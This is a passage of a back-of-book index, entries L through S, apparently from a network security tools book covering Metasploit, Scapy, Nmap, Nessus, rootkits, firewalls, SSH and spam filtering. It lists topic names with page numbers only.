getting information, 94–98
manipulating packet data, 98–100
mapping LANs, 87–88
sniffing plain-text passwords, 96, 98
static ARP tables, 92–93
LAND attacks, 581
language, spam and, 565
Last Access Time timestamp, 707, 709
Last Mod Time timestamp, 709
Lawrence Berkeley National Laboratory (LBNL), 607
Layer 2 (MAC addresses)
editing, 592
esic tool and, 594

firewalls and, 387
mapping LANs and, 88
packet captures and, 579
Scapy program and, 148
securing communications, 455
super-sockets and, 152
Tcpreplay and, 580
Transparent/Bridge firewall, 386
(see also MAC addresses)
Layer 3 (IP addresses)
ettercap and, 86
firewalls and, 385, 387
isic tool, 596
Scapy program and, 148
super-sockets and, 152
Tcpreplay and, 580
(see also IP addresses)
Layer 4 (TCP/UDP)
ISIC suite support, 596
Tcpreplay and, 580
tracerouting and, 172, 173
(see also TCP protocol; UDP protocol)
Layer 5 (application layer), 173
LBNL (Lawrence Berkeley National Laboratory), 607
LDA (Local Delivery Agent), 548–549, 569
LDAP protocol
encryption and, 513
Nessus support, 56
Protos support, 601, 604
legal and ethics issues
computer trespass laws, 7–13
core issues, 4–6
reverse engineering, 13–22
vulnerability reporting, 3, 4, 22–26
Leres, Craig, 607
LHOST option (Metasploit), 301
libbfd library, 277
libdisasm library, 278, 279
libdnet library, 152
libopcode library, 277, 278
libpcap library
custom packet captures, 592
Netdude support, 634
super-sockets and, 152
Wireshark support, 614
Libsafe library, 693
link layer (see Layer 2)
Linux cooked capture, 609
Linux operating system
Adore-ng rootkit, 366–368
Afick support, 670
Aircrack-ng support, 227, 229
Bastille Linux support, 436–438
binary format handler, 282
BO2k support, 334
ClamAV support, 531
clamd support, 538
coLinux project, 450
command shell support, 215
controlling kernel, 432–436
controlling services, 422
cp command, 480
dig command, 602
encryption with LUKS, 522–524
exploiting buffer overflow, 270
firewalls and, 386, 387, 401–411
forensic tools for, 700
GPG/PGP support, 495, 509
ISIC support, 594, 596
Karma support, 239
Kismet support, 109, 110
KVM support, 450
Logwatch support, 690
Metasploit support, 203
nasm support, 286
Nessus support, 55, 56–60, 69–71
Netdude support, 634
Netfilter support, 183
netstat support, 424, 700–702
nice tool, 538
Nikto support, 72
on-access scanning, 539
OpenVZ support, 451
ping support, 87
Procmail support, 548
Protos and, 601
QEMU support, 452
rootkit detectors, 376–380
rpmverify support, 668
SELinux support, 438–444, 449
Snort support, 643
SpamProbe support, 557
stack address randomization, 274
Stunnel support, 515, 519
super-sockets and, 153
superuser privileges, 33
tcpprep tool and, 584
Tcpreplay support, 577, 579
tracepath support, 166
UserMode Linux support, 452
Wireshark support, 119
Xen support, 453
Linux Unified Key Setup (LUKS), 522–524

listener service
forensic tools for, 717
Hijack support, 352
VidStream support, 351
little endian, 735
LiveUpdate feature (Norton Antivirus), 528, 530
LKM infection, 366
LKM (Loadable Kernel Module), 681
Load Driver module (Core Impact), 254
Loadable Kernel Module (LKM), 681
loadplugin option (SpamAssassin), 562
Local Delivery Agent (LDA), 548–549, 569
local monitoring, 664
localhost spoofing attacks, 394
LocalSocket option (clamd/clamdscan), 538
:lockFile, 550
locking down the box, 386, 387
log analysis tools, 661
log monitoring, 689–692
LOG target, 402
LogFile option (clamd/clamdscan), 538
LogFileUnlock option (clamd/clamdscan), 538
logging packet data, 94
logic bombs, 525
Logical Volume Manager 2 (LVM2), 522
login application (Unix), 370
login process
controlling services during, 422
remote access considerations, 467
SSH troubleshooting, 477–478
LoginGraceTime option (SSH), 460
LogLevel option (SSH), 460
Logwatch tool, 689–692
loop-AES application, 523
loopbackfs device, 522
loss, calculating in computer crimes, 7
Lotus Notes program, 510
LPORT option (Metasploit), 194, 207
ls application (Unix), 370
ls command (Meterpreter), 216
ls( ) function (Scapy), 140, 141
LUKS (Linux Unified Key Setup), 522–524
LVM2 (Logical Volume Manager 2), 522
Lynn, Michael, 3–6

M

MAC addresses
ARP cache poisoning, 163, 164, 166
authentication and, 116
BSSID and, 103, 117
editing, 592
esic tool and, 594, 595
ISIC support, 596, 598
macof program and, 93
packet sniffers, 90
tcpdump and, 611
Tcpreplay and, 579, 580, 581, 583
Traffic IQ Pro and, 587, 588
wireless reconnaissance and, 105
MAC (Mandatory Access Control), 439, 443
Mac OS X operating system
access control and, 426
application fingerprinting, 49
BSD support, 391
ClamAV support, 531
command shell support, 215
firewall tools, 386, 421
GPG/PGP support, 495
ISIC support, 594
KisMac support, 129
Kismet support, 107, 110
malicious software and, 526
Metasploit support, 201, 203
Nessus support, 55
nice tool, 538
Parallels monitor, 451
Protos and, 601
readline support, 195
SSH configuration, 459
superuser privileges, 33
Tcpreplay support, 577
Wireshark support, 119
MAC OverFlow (macof) program, 93
Mach-O binary format, 276
macof (MAC OverFlow) program, 93
Macro Wizard (Core Impact), 250
macros
running with Core Impact, 250–253
sfsyscalln( ), 291
madwifi drivers, 239
Mail Delivery Agent (MDA), 548–549
Mail:SpamAssassin::Plugin modules, 567
Maimon scans, 44
MakeArray function (IDC), 770
MakeByte function (IDC), 770
MakeCode function (IDC), 770
MakeFunction function (IDC), 771
make_table( ) method, 154, 167
malware
hexadecimial signatures, 545, 547
hidden files and, 706
MD5 signatures, 545

Traffic IQ Pro and, 590
types of, 525, 526
management frames, 103–105
Mandatory Access Control (MAC), 439, 443
Mandriva, 615
Mangle table, 403
man-in-the-middle attack, 231, 471, 472
man-on-the-side attack, 231
Mantin, Itsik, 227
mapped IP, 391
maps, generating, 114
marked positions in IDA code, 754, 755
Martian addresses, 581
masking technique, 104, 111, 121
MASQUERADE target, 402
mass scale exploitation, 254
match expressions, 235, 236
MaxAuthTries option (SSH), 461
MaxConnectionQueueLength option (clamd), 541
MaxDirectoryRecursion option (clamd/clamdscan), 538
MaxEA function (IDC), 771
Maximum Transmission Unit (MTU), 579
MaxThreads option (clamd), 541
McCanne, Steven, 607
McDanel, Bret, 25
MD5 algorithm
Afick support, 670
Aide support, 671
digital signatures and, 494
file integrity checkers and, 667
OpenPGP standard, 497
Samhain/Beltane and, 672
SSH-2 support, 456
MD5 signatures, 545, 557
MDA (Mail Delivery Agent), 548–549
memory snapshots, IDA, 760
message digest (see hash)
Message function (IDC), 771
message sum (see hash)
meta tests, 563
metadata, 279
Metasploit console, 195–196, 212
Metasploit framework
add user functionality, 205
attack files and, 589, 590
basic workflow, 194
Canvas and, 267
choosing exploits, 200, 202
choosing payloads, 202–206
command execution, 204
Core Impact and, 267
DLL injection, 204
encoder support, 194
evasions using NOPs, 221, 222
evasions using payload encoders, 223–224
features, 193
file execution, 204
hidden options, 207–209
interactive shell, 204
interfaces, 194–200
managing jobs, 213–214
managing sessions, 212–213
Meterpreter, 205, 215–219
msfelfscan tool, 307–308
msfencoder program, 304–306
msfpayload tool, 299–302
msfpescan tool, 307–308
nasm-shell tool, 286
running exploits, 209–211
sample evasion output, 220, 221
security device evasion, 219, 220
setting options, 194, 206–209
testing IDS detection, 55
updating, 200
VNC injection, 204, 326
Windows Opcodes database, 242
Metasploit interfaces
command-line interface, 196–198
console, 194–196, 212
web interface, 198–200
Meterpreter
commands supported, 216–218
functionality, 205, 215
session example, 218, 219
Microsoft Exchange, 590
Microsoft Internet Explorer (see Internet Explorer browser)
Microsoft LanManager, 446
Microsoft Outlook email program
ClamWin support, 532
email encryption/signatures, 509
S/MIME support, 510
Microsoft SQL database, 98
migrate command (Meterpreter), 217
MinEA function (IDC), 771
mini-shell (Core Impact), 252, 253
MIPS architecture, 276
misappropriation of trade secrets, 4–5
misc_bopeep.dll plug-in, 351
mmap( ) function, 281

monitoring (see host monitoring; network capture; network monitoring; Sysinternals)
MOSDEF compiler, 258, 262, 264
mounting
  remote directories, 482
  volumes, 431
Mozilla browser, 98
Mozilla Thunderbird email program, 509, 510
mprotect( ) function, 281
msfcli program, 196–197, 201
msfelfscan tool (Metasploit), 307–308
msfencoder program (Metasploit), 304–306
msfpayload tool, 299–302
msfpescan tool (Metasploit), 307–308
msfupdate utility, 200
msfweb program, 198
MTU (Maximum Transmission Unit), 579
Mu Security, 604
multi parameter (Scapy functions), 150
multicast addresses, 581
multisic tool, 594

N

name resolution, 619, 620
names window (IDA), 757
naming considerations, hidden files, 364
NASL language, 67
nasm (Netwide Assembler) tool suite, 275, 286, 287
NAT (Network Address Translation)
  address translation, 389
  Core Impact support, 245
  exploit failure and, 211
  firewalls and, 385, 389–391
  host discovery, 34
  ICS support, 412
  inbound connections, 400
  ipfw/natd and, 398–400
  scan speed and, 46
  traceroute and, 174–176
Nat table, 184, 185, 403, 410
navigating code in IDA, 755
.nbe file format, 69
NDA (nondisclosure agreement), 16, 17
ndisasm program, 275
necessity as legal defense, 11
negligence tort, 23
Nessus
  architecture, 56
  attack files and, 589
  Core Impact support, 247
  false positives analysis, 64
  licensing, 56
  Linux command line, 69–71
  Linux configuration, 57–60
  local vulnerabilities, 60, 61
  network scanning, 61–63
  overview, 55
  plug-ins, 65–69
  policy management, 62, 64, 65, 69
  scan results, 63, 64
  Tenable Security Center, 56
  Windows command line, 72
  Windows configuration, 57
nessus-adduser command, 59
NessusClient graphical interface, 59
nessusd daemon, 58–60
nessus-fetch command, 59
nessus-rmuser command, 59
nesting, Procmail rules, 552
NetBSD operating system, 119, 615
Netcat tool
  backdoor support, 324, 325, 360–361
  fuzzer support, 730
  IDA support, 764
Netcraft Anti-Phishing Toolbar, 572
Netdude, 592, 634–638
Netfilter tool, 183–188, 386, 401–411
Net::FTPServer, 438
netinfo database, 426
netsed program, 186
netstat application (Unix)
  finding backdoors with, 700–704
  functionality, 700
  host hardening and, 423, 424
  rootkits and, 370
  TCPView tool and, 717
Netstumbler tool, 105–107
Netwide Assembler (nasm) tool suite, 275, 286, 287
Network Address Translation (see NAT)
network capture
  Ethereal/Wireshark, 614–631
  pcap utilities, 631–638
  Scapy program, 638–639
  tcpdump, 607–614
network discovery
  AirDefense Mobile tool, 122–126
  AirMagent analyzers, 126–129
  Core Impact support, 246, 247
  KisMac tool, 129
  Kismet analyzer, 107–117

Netstumbler tool, 105–107
overview, 105
Snort support, 642, 643
Wireshark analyzer, 117–122
Network Intrusion Detection Sensors (see NIDS)
Network Intrusion Prevention Systems (NIPS), 640, 641
network mapping, passive, 642, 643
Network Masquerading (see NAT)
network monitoring
honeypots and, 653–661
NIDS and, 640
Snort and, 640–653
suggestions for, 662–663
network nodes, 254
network printers, 63, 502
network reconnaissance (see LAN reconnaissance)
network scanning
application fingerprinting, 49
avoiding detection, 52–53
firewalking and, 176
host discovery, 34–37
hping2 limitations, 135
local vulnerabilities, 60, 61
Nessus support, 61–63
operating system detection, 49–50
port scanning, 37–39
principles of, 31–33
scan types, 42–45
sliced, 178–180
specifying custom ports, 39–40
specifying targets to scan, 40, 41
superuser privileges, 33
TCP scanning, 32, 43–45
tuning scan speed, 45–48
UDP scanning, 33
(see also Core Impact; Nmap scanner; Scanrad scanner; Unicornscan scanner)
network traffic analysis
AirDefense Mobile tool, 122–126
AirMagnet analyzers, 126–129
Airopeek tool, 129
Wireshark analyzer, 117–122
(see also replaying traffic)
NFQUEUE target, 186–188
NFS protocol, 470, 482
nice tool, 538
NIDS (Network Intrusion Detection Sensors)
honeypot monitoring, 653–661
monitoring suggestions, 662–663
overview, 640
Snort and, 640–653
Nikto
as command-line utility, 73, 74
evasion techniques, 74, 76
false positives analysis, 74
overview, 72
report output format, 74
vulnerabilities recognized by, 72
NIPS (Network Intrusion Prevention Systems), 640, 641
Nmap scanner
active fingerprinting, 95
application fingerprinting, 49
blocked pings and, 35
Core Impact support, 247
empty packet scans, 42
firewalls and, 417
host scan support, 35, 36
network reconnaissance and, 247
operating system detection, 49, 50
overview, 34
port support, 32
protocol data scans, 42
resuming scans, 51
saving output, 51
specifying custom ports, 39
specifying targets to scan, 41
superuser privileges, 33
TCP scan support, 43, 155
tuning scan speed, 46–47
nmap-services file, 39
no-agent-forwarding option (SSH), 475
Node Tree pane (Canvas), 258
noexec option, 431
non-compete agreements, 9
nondisclosure agreement (NDA), 16, 17
nonintrusive scans/tests, 55, 61
NOP (No-Operation) sled
evasions using, 221, 222
exploits and, 273
Metasploit and, 194
no-port-forwarding option (SSH), 475
Normal format (Nmap), 51
Normal timing template, 47
NORMAL_HTTP_TO_IP test (SpamAssassin), 572

normalization, HTML files, 547, 548
Northcutt, Stephen, 388, 639
Norton Antivirus (Norton), 527–530
NotifyClamd option (Freshclam), 534
Novak, Judy, 639
no-x11-forwarding option (SSH), 475
.nsr file format, 69
NTFS filesystem
  analyzing, 704
  encryption support, 521
  hidden files, 705, 706, 707, 714
NTLM authentication, 77, 742
null characters, 194
NUMERIC_CHECK_ADDR test (SpamAssassin), 572
nzpadding() function, 168

O

objdump tool, 276, 288
OllyDbg debugger
  editing data, 778
  FreeCiv case study and, 779–781
  functionality, 776–777
  navigating through code, 777
  network fuzzer test bed, 731
on-access scanning
  ClamAV support, 531
  clamc support, 544
  clamd support, 538–540
  ClamWin support, 531
  defined, 528
  Norton Antivirus support, 528
OnErrorExecute option (Freshclam), 534, 535
128-bit WEP, 226
OnOutdatedExecute option (Freshclam), 534, 535
opcodes, 268, 275
open ports, 33, 63
OPEN ruleset, 393
OpenBSD operating system
  firewall tools, 386
  Kismet support, 109, 110
  SSH support, 474
OpenPGP Message Format, 495
OpenPGP standard, 494, 497
OpenPKG, 615
OpenSSH, 489, 490
openssh-askpass package, 468
OpenSSL, 513, 730
OpenVZ, 451
operands() method, 279
operating systems
  backdoor considerations, 324
  cleaning infected, 380
  detecting, 49–50
  fingerprinting, 87, 247
    LAN hosts, 95–96
  firewall tools, 386
  limiting access, 424–430
  Metasploit exploits and, 201
  Metasploit payloads and, 203
  Ping of Death and, 132
  porting exploits between versions, 260
  selecting ports, 37
  virtualizing, 449–454
Oracle SQL*Net database, 98
Oracle Web Server, 582
Orebaugh, Angela D., 639
Ornaghi, Alberto, 86
out-of-band methods, 471, 475
out-of-bound addresses, 370, 378
OUTPUT chain
  DNAT target and, 402
  Filter table, 402
  Mangle table, 403
  Nat table, 184, 185, 403

P

p0f tool, 87, 94–96
Packet Bytes pane (Wireshark), 620
packet captures
  BPF filtering and, 614
  firewalls and, 419
  flowreplay support, 586
  importing, 592
  Layer 2 support, 579
  loading, 620
  replaying, 577, 578, 579
  Telnet example, 455
  viewing, 620, 621
  Wireshark support, 615–620
Packet Details pane (Wireshark), 620
packet forwarding, 92, 389
packet fragmentation, 644
Packet List pane (Wireshark), 620
packet mangling, 183–188, 390, 398
packet sniffing
  Airopeek tool, 129
  Airpwn and, 231
  encrypted packets, 236
  plain-text passwords, 96, 98

reading files from, 615
Scapy support, 136
Snort support, 640
super-stealthy, 93
on switched networks, 88–92
Wireshark analyzer, 117–122
(see also ettercap packet sniffer; tcpdump)
PacketList object, 147, 149
packets
capturing with Kismet, 116, 117
colorizing, 626
decoding payloads, 145
defined, 130
diagram flows of, 148
editing, 592
editing payloads, 635, 636
encrypting, 236
extracting, 614
filtering, 94, 148, 166
fuzzy, 181
interacting with Scapy, 148–151
ipfw/natd support, 391
logging data, 94
manipulating data, 98–100
operations on lists, 147, 148
padding, 579
pseudorandom, 595
replaying, 579
rewriting with Tcpreplay, 580–582
saving to disk, 625
sending, 148–151
truncated, 579
viewing computed data, 145
viewing custom data, 144
writing to disk, 611, 612
(see also custom packets)
packetstorm web site, 267
PaiMei tool, 739, 740
Paketto Keiretsu toolkit, 34
PAM (Pluggable Authentication Modules), 458, 461
Parallels monitor, 451
Paranoid timing template, 46
paravirtualization, 450, 452, 453, 454
Parent Process ID, 424
passive fingerprinting, 95
passive network mapping, 642, 643
Passive Operating System Fingerprinter, 87, 94–96
passphrase
empty, 466
key-based authentication, 467–470
private keys and, 508, 514
PuTTY support, 490
recommendations, 501
revoking keys, 506
suggestions for, 681
WEP support, 236, 237
WPA support, 236
password cracking, 444–448
password sniffing, 252
PasswordAuthentication option (SSH), 461
passwords
AES plug-in and, 355
Core Impact and, 252
host hardening and, 421
sniffing plaintext, 96, 98
SSH authentication, 458, 465
VNC support, 328
WPA-PSK shared key mode and, 226
PATH environment variable, 714
pattern matching, Procmail, 548
pay-for-exploit organizations, 270
payload encoders, 223–224
payloads
choosing, 202–205
choosing variants, 205–206
customizing, 300–302
defined, 194
editing packet, 635, 636
exploit failure and, 211
filtering for exploits, 202
IDS detection, 302
listing Metasploit options, 206, 207
Metasploit support, 194, 203–205
Meterpreter, 205, 215–219
sessions and, 212–213
VNC, 204, 215
pcap files
Aircrack support, 229
cleaning botched, 634
loading captures, 620
Netdude support, 634–638
reading files, 615
tcpdump utility and, 631, 634
tcpflow utility and, 633
viewing captures, 620, 621
writing packets to disk, 612
PCRE (Perl Compatible Regular Expression), 235
PDAs, penetration testing with, 244
PE binary format, 276, 307
Pedram, 739

penetration (see Core Impact; exploits; Metasploit framework; wireless penetration)
penetration testing
  authorization for, 19
  backdoors for, 323
  Canvas support, 258
  computer trespass and, 7
  Core Impact support, 243–246
  custom packets and, 131
  dsniff support, 86
  man-in-the-middle attack and, 472
  mass scale exploitation, 254
  shellcodes and, 269
performance
  antivirus programs and, 529
  preprocessors and, 644
Perl Compatible Regular Expression (PCRE), 235
Perl language, 436, 567
Permeh, Ryan, 320
permission (see authorization)
PermitEmptyPasswords option (SSH), 461
permitopen option (SSH), 475
PermitRootLogin option (SSH), 460
persistent feature
  Adore-ng, 367
  Core Impact, 254
personal property, 10
PF_INET protocol family socket, 153
PF_PACKET protocol family socket, 152
PGP Disk for Windows, 521
PGP (Pretty Good Privacy)
  background, 495
  email encryption/signatures, 509
  encryption support, 521
  GPG compatibility, 509
  key trust levels, 497, 498
  S/MIME and, 512
phishing
  browser toolbars and, 572–574
  defined, 555
  digital signatures and, 494
  email filtering, 571, 572
PHP include, 73
PIC (position independent code), 288, 289
PID (process ID)
  hping support, 135
  Meterpreter support, 217
  netstat support, 702, 703
ping
  blocked, 35–36
  custom packets and, 132
  Denial of Service attack and, 131
  honeyd support, 657
  IP addresses, 87
  ISIC suite and, 601
  Nmap support, 35, 420
  timeout option, 87
Ping of Death, 131–132
ping sweeps, 34–37
pipes, Procmail support, 548
PKI (Public Key Infrastructure), 463, 511
plain-text passwords, 96, 98
Pluggable Authentication Modules (PAM), 458, 461
plug-ins
  backdoors and, 325
  BO2k support, 334–341, 344–355
  encryption, 355, 356, 357, 358, 509
  IDA, 775
  Nessus support, 65–69
  SpamAssassin, 567–569
Point-to-Point Protocol over Ethernet (PPPoE), 412, 595
policy management
  Nessus support, 62, 64, 65, 69
  SELinux support, 441–443
  Tripwire support, 678
  WebInspect support, 78–79
Polite timing template, 47
polymorphic viruses, 525
pop instruction, 307, 308
POP protocol, 98, 231
POP3S protocol, 494
Port Address Translator, 62
Port Authority, 649
port forwarding, 459, 484–486
port mode (ettercap), 92
Port option (SSH), 460
port redirection, 513
port scanning
  blocking with Snort, 648
  computer access for, 8
  Core Impact support, 246, 247
  hping2 limitations, 135
  Metasploit and, 200
  Nessus support, 62
  overview, 37–39
  PortSentry application, 31
  Scapy program and, 143
  specifying custom ports, 39–40
portfwd command (Meterpreter), 217
ports
  BPF filtering, 610
  ClamWin, 531–533

default ranges, 38
filtering, 32, 33, 387
Hacker Defender and, 365
hidden, 369
HTTP servers, 32
IceSword and, 372
msfweb program and, 198
NAT support, 390
network attacks and, 31
Nmap support, 35
open, 33, 63
operating system support, 37
protocol support for, 32
SMTP servers, 32
Snort support, 644
STCPIO support, 357
tcpprep tool and, 584
PortSentry application, 31
position independent code (PIC), 288, 289
POSTROUTING chain
DNAT target and, 402
Mangle table, 403
Nat table, 403
PowerPC, 452
ppc architecture, 203
PPPoE (Point-to-Point Protocol over Ethernet), 412, 595
Prelude build option, 674
prelude-correlator agent, 694
Prelude-IDS tool, 673, 692–694
Prelude-lml, 693, 694
preprocessors
sfPortscan, 648
Snort, 644, 648
PREROUTING chain
DNS and, 411
Mangle table, 403
Nat table, 184, 185, 403, 410
Pretty Good Privacy (see PGP)
Prewikka web interface, 693
printers
information leaks and, 649
Nessus scanning, 63
private keys and, 502
private keys
compromising, 501, 502
Diffie-Hellman key exchange, 457
encryption and, 494
GPG support, 496
passphrases and, 508, 514
PuTTY support, 490
SSH -2 protocol, 456
SSH authentication, 458, 465–470
SSH restrictions, 475
storing on USB drives, 488, 504, 521
privileges
access control and, 424, 428
host hardening and, 421
sudo process and, 426, 427
superuser, 33
Probe Networks, 113
probe request frames, 104, 113
probe response frames, 104
Process Explorer tool, 714, 719–724
process ID (see PID)
Procmail mail filter
advanced rules, 552, 553
basic rules, 550–552
ClamAV project and, 554
mail delivery chain, 548–549
overview, 548
SpamAssassin and, 569–571
SpamProbe and, 558
whitelists and, 565
/proc/sys filesystem, 432–436
/proc/sys/kernel/cap-bound tool, 434
/proc/sys/kernel/modprobe file, 435, 436
/proc/sys/net directory, 435
product flaws as trade secrets, 5
promiscuous mode, 376, 609
proof of concept, 363
protocol data scans, 42
Protocol option (SSH), 460
protocols
BPF filtering, 610
concealing BO2k, 356–358
exploit frameworks and, 243
information leaks and, 649
overriding default decoders, 626, 628
reversing with Spike, 737–739
showing exploits by, 201
signature writing and, 641
Protos suite, 601–604
proxy network traffic, 77, 240
ps command (Meterpreter), 217
pseudorandom packets, 595
pseudo-worm, 244
PSH packets (TCP), 43, 44
Ptrace debugging feature, 314
Public Key Infrastructure (PKI), 463, 511
public keys
deleting, 506
Diffie-Hellman key exchange, 457

public keys (*continued*)
distribution with DNSSEC, 472–474
encryption and, 494, 507
expiration date for, 500
fingerprints and, 497
GPG support, 495, 496, 497
importing, 504, 505
PuTTY support, 490
retrieving, 507
sending, 502
SSH authentication, 458, 465–470, 483
SSH shortcomings, 475
SSH-2 protocol, 456
trust levels, 497
verifying, 471
PublicKeyAuthentication option (SSH), 461
Puffer, Stefan, 13
Purify tool, 731
PuTTY client, 490–491
PuTTYgen utility, 490
pwd command (Meterpreter), 216
PWDUMP format, 445
pyscript directive, 237
Python language
Airpwn scripting support, 237–238
Canvas support, 262
Core Impact support, 250, 257
InlineEgg library and, 297
libdisasm library and, 279
MOSDEF support, 258, 262, 264
programming tutorials, 139
Protos and, 601
Scapy and, 136
script fixing checksums, 638–639
ShellForge support, 296
transparent proxying example, 184
Pyzor spam database, 567

Q

QEMU emulator, 450, 451, 452
QoS (Quality of Service), 166
QualysGuard package, 247
QUEUE target, 186–188, 401
QUIT command (clamd), 543
quit command (Meterpreter), 218

R

Rainbow Crack project, 447
rainbow cracking, 445–448
Ramirez, Gilbert, 639
Rapid Penetration Testing (RPT), 245, 246, 254
RARP protocol, 610
RAT (Remote Administration Tool), 525
RAWSCAN command (clamd), 543
Razor spam database, 567
RC4 stream cipher, 226
rcp command, 480
rcrack tool, 447
RDBMS (Relational Database Management System), 668
RDP (Remote Desktop Protocol)
firewalls and, 387, 388, 415
SSH support, 485
Windows Firewall and, 413
Wireshark support, 619
readline library, 195
RealVNC, 325, 329
reboots, persistence over, 253, 254, 367
recv( ) method, 153, 187
Red Hat Linux
controlling services, 422
firewalls and, 406
ISIC support, 594
Nessus support, 57
Wireshark support, 615
REDIRECT target, 184
reg command (Meterpreter), 217
registries
hidden, 369
IceSword and, 372, 373, 374
locating files in, 713
Rootkit Revealer and, 371, 714
VNC and, 329, 330
RegMon tool, 775
regular expressions
Procmail conditions as, 550
signature writing and, 641, 642
REJECT target, 402
RekeyLimit configuration option (SSH), 464
Relational Database Management System (RDBMS), 668
relative addresses, 286
RELOAD command (clamd), 542
remote administration
Back Orifice 2000, 334
backdoors and, 363
firewalls and, 387
rootkits and, 367
VNC tool, 325
Remote Administration Tool (RAT), 525
Remote Desktop Protocol (see RDP)

Remote Filesystem Checker (RFC), 672
Remote FrameBuffer (RFB) protocol, 325
remote localhost attacks, 394
remote login, 467
Remote Login (rlogin) protocol, 455
Remote Shell (rsh) protocol, 455
replaying traffic
  security testing and, 576
  Tcpreplay support, 577–586
  Tomahawk support, 586
  Traffic IQ Pro, 588, 589
report option (SpamAssassin), 561
report_safe option (SpamAssassin), 561, 569
require_score option (SpamAssassin), 560
resource exhaustion attacks, 386
responsible disclosure, 22
results.nsr file, 69
retry parameter (Scapy functions), 149
RETURN target, 401
reverse DNS lookups, 35, 608, 619
reverse engineering
  benefits of, 5
  contract law on, 16–18
  copyright law on, 5, 13–15
  decompiling code and, 5, 14
  defined, 14
  DMCA and, 16, 18–22
  EULAs on, 5, 16, 17
  HT disassembler, 781
  MD5 signatures and, 545
  NDAs and, 16, 17
  PaiMei tool, 740
  SoftICE tool, 781
  trade secrets and, 5, 16–18
  (see also IDA; Sysinternals)
reverse static NAT mapping, 391
revkey command, 506
revocation certificate
  cost of, 514
  creating, 502
  problems losing, 500
  revoking keys with, 506
rewrite_header option (SpamAssassin), 561
RFB (Remote FrameBuffer) protocol, 325
RFC (Remote Filesystem Checker), 672
RFC-791, 131
RFC-792, 131
RFC-1918, 389
RFC-2440, 495
RFC-2671, 473, 474
RFC-4034, 473
RFC-4255, 472
rfmon mode, enabling, 118–119
RHOST option (Metasploit), 207
Richarte, Gerardo, 297, 320
Riot fuzzer, 728
Ritchey, Ronald W., 388
rlogin (Remote Login) protocol, 455
Rollie, Gary, 388
rolling buffers, 612
Rootkit Revealer (SysInternal), 371, 714–715
rootkits
  Adore-ng, 366–368
  agents and, 254
  background, 363
  cleaning infected systems, 380
  detecting techniques, 368–371
  future of, 381
  Hacker Defender, 363–366
  hide in plain sight problem, 370
  killing with IceSword, 373–374
  Linux-based, 376–380
  proof of concept and, 363
  removing with IceSword, 374
  RootkitRevealer tool, 714–715
  Windows-based, 371–374
router/NAT gateways
  functionality, 385, 389–391
  Netfilter and, 409–410
  Windows Firewall and, 416
routers, tcpprep tool and, 584
rPath, 615
RPC protocol
  attack files and, 590
  Core Impact support, 246
  Hacker Defender and, 365
  Nessus support, 56
  Windows support, 392
rpmverify, 668–670
RPORT option (Metasploit), 194, 207
RPT (Rapid Penetration Testing), 245, 246, 254
RSA algorithm
  GPG support, 495, 500
  hash size, 508
  key-based authentication, 465–466
  SSH support, 456, 460
rsh (Remote Shell) protocol, 455
RST packets (TCP), 43, 44
rsync tool, 403, 481, 482
Ruby programming language, 195, 239
run command (Meterpreter), 218
Russell, Rusty, 401

S

safe harbor/notice, 18
Saint package, 247
salt, 446, 523
Samba servers, 239
Samhain file integrity checker
  database initialization with, 679
  functionality, 672
  managing file changes, 684–686
  Prelude-IDS support, 693
  prepping environment, 673–677
  recognizing malicious activity, 688, 689
  running filesystem checks, 682–683
  securing baseline storage with, 680–681
  updating storage database with, 684–686
samhainrc configuration file, 677
Sancp network sniffer, 693
sandboxing, 421, 449–454
SANS Top 20 Vulnerabilities filter, 71
Sasser worm, 525
SCADA (Supervisory Control And Data Acquisition), 56
scams, 555
SCAN command (clamd), 543
Scan feature (Traffic IQ Pro), 591, 592
scanning (see network scanning; port scanning; vulnerability scanning)
Scanrand scanner
  overview, 34
  port support, 32
  specifying custom ports, 40
  superuser privileges, 33
  tuning scan speed, 48
Scapy program
  architecture, 156
  ARP cache poisoning, 163–165
  building custom tools, 154–156
  creating/manipulating packets, 140–143
  decoding packets, 136–138
  firewalking, 176–178
  fixing checksums, 638–639
  fuzzing, 180–182
  limitations, 139
  navigating between layers, 143, 144
  overview, 136
  probing/interpreting process, 138
  running, 139–140
  sliced network scan, 178–180
  studying new protocols, 156–159
  super-sockets, 152, 153
  test campaigns, 162
  tips and shortcuts, 144–154
  traceroute and, 166–176
  writing add-ons, 159–162
scapy.interact( ) function, 160
SCORE variable (SpamAssassin), 561
scoring
  identifying span via, 553
  SpamAssassin support, 560, 562, 563, 564
  SpamProbe support, 559
scp command
  DNSSEC support, 476
  file copy and, 480
  WinSCP support, 493
ScreenEA function (IDC), 771
scripts
  Airpwn support, 237–238
  backdoors and, 325
  Fedora Core, 449
  fixing checksums, 638–639
  IDC support, 768–775
  Nikto scanning, 73, 74
  writing with honeyd, 658–661
  XSS, 72, 76
searching
  Core Impact support, 247
  databases, 9, 13
  in IDA, 751–752
Section 1030, 11, 19, 25
Section 1201 (see DMCA)
Secure Shell protocol (see SSH protocol)
Secure Sockets Layer (see SSL)
SecureCRT application, 493–494
securing communications (see encryption; GPG; S/MIME standard; SSH protocol; Stunnel)
security
  attacking from within and, 253
  computer trespass and, 7–13
  firewall policies, 53
  GPG plug-ins and, 509
  host hardening and, 421
  ICMP echo packets and, 88
  limiting damage and, 430–436
  Metasploit evasion features, 219, 220
  password cracking and, 444–448
  regulating information, 22
  securing baseline storage, 680–682
  VNC and, 326
  vulnerabilities and, 269
  vulnerability reporting, 22–26
  wireless networks and, 225
  (see also backdoors; email security; firewalls; host hardening)

Security Descriptor section (FileStat), 708
Security Enhanced Linux (SELinux), 438–444, 449
security holes, 268, 360
Security Innovation, 729
security testing
  ISIC suite, 593–601
  overview, 576
  Protos suite, 601–604
  replaying traffic and, 576
  Tcpreplay tool, 577–586
  Traffic IQ Pro, 586–593
SecurityForest tool, 267
SEH (Structured Exception Handlers), 303, 306
Selective Negative ACK packets, 614
SelEnd function (IDC), 771
self-defense as legal defense, 11
SELinux (Security Enhanced Linux), 438–444, 449
SelStart function (IDC), 771
semicolon (;), 754
send mode (flowreplay), 585
send( ) method, 148, 153
sendp( ) method, 148
SERPENT plug-in, 355, 357
ServerAliveCountMax configuration option (SSH), 464
server-side processing
  ClamAV support, 538–544
  flowreplay and, 585
  man-in-the-middle attack and, 472
  network fuzzer test bed, 730, 732–734
  SpamAssassin and, 569
  SSH configuration, 459–462
  Stunnel support, 513, 518–520
  tcpprep tool and, 583
services, controlling, 422, 423
session keys, 456, 458
session splicing, 75
sessions
  blocking, 387
  channels and, 459
  filtering, 95
  firewalls and, 386
  managing with Metasploit, 212–213
  Metasploit web interface and, 199
  Meterpreter support, 218, 219
  NAT support, 389, 391
  payloads and, 212–213
